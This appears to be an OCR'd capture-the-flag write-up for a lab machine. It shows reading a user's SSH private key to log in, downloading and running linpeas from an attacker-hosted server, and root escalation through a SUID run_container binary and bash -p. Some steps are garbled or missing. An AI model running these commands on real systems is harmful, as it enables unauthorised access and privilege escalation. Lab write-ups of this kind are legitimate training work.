
`cd .ssh` → `ls -la`

`cat id_rsa` → ***copy the content***

> In a new terminal, we save the key and use it to log in as the user `think` via SSH.



- In another terminal create a file:
- `nano thinkshell`
- **paste it**



ssh -i thinkrsa think@10.201.49.35

```
cat user.txt
```

fa229046d44eda6a3598c73ad96f4ca5

Phase 2: Local Enumeration and Writeable Directories

Finding a Writeable Location

We attempt to run the Linpeas enumeration script but encounter permission errors, forcing us to find a temporary directory with write permissions.

In our host terminal:

```
cd /usr/share/peass/linpeas
```

then,

```
python -m http.serer 80
```

Back at shell:


`wget` ***http://10.9.2.204/linpeas.sh***

But this is denied

Now this is because we don't have permision to write and keep the file in these directories

Instead, we search the filesystem for directories where the user `think` has write permissions.

Now let's find the directories with writeable permission: `cd ../`





`find / -type d -user think -writable 2>/dev/null`


And then we see: **/run/user/1000**

Running Linpeas and Identifying the Exploit Path

With a suitable location found, we download and execute the enumeration script.







`cd /run/user/1000`


`wget` http://10.9.2.204/linpeas.sh

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

The Linpeas output points us toward the `/opt` directory and a specific file.


Looking through I see **/opt** and **run_container.sh** file there



`cd /opt`

We check for SUID binaries and find the binary corresponding to the script.


Seeing the permissions we try to find SUID binaries:



`find / -perm /4000 2>/dev/null`

And here we see: **/usr/sbin/run_container**

We use the `strings` utility to inspect the binary and the associated script, revealing the execution path.



strings run_container.sh

We see the code


```
strings /usr/sbin/run_container
```

Here I see **/bin/bash** and **/opt/run_container.sh**

Phase 3: Privilege Escalation via SUID Container

The `run_container` binary is a custom-made SUID wrapper that executes `/opt/run_container.sh`.

By checking the strings output, we see it references `/bin/bash`, which can be exploited by placing a malicious executable with that name in a PATH-preceding directory.




```
cd /run/user/1000
```


`ls`

`./bash`

`cd /opt`

`run_container`

We interrupt the script's execution to gain control of the environment.




`ctrl+c`

`ls /tmp`

and we see bash

We execute the newly visible bash shell with the `-p` flag to maintain the elevated permissions granted by the SUID binary.




```
/tmp/bash -p
```


```
whoami
```

```
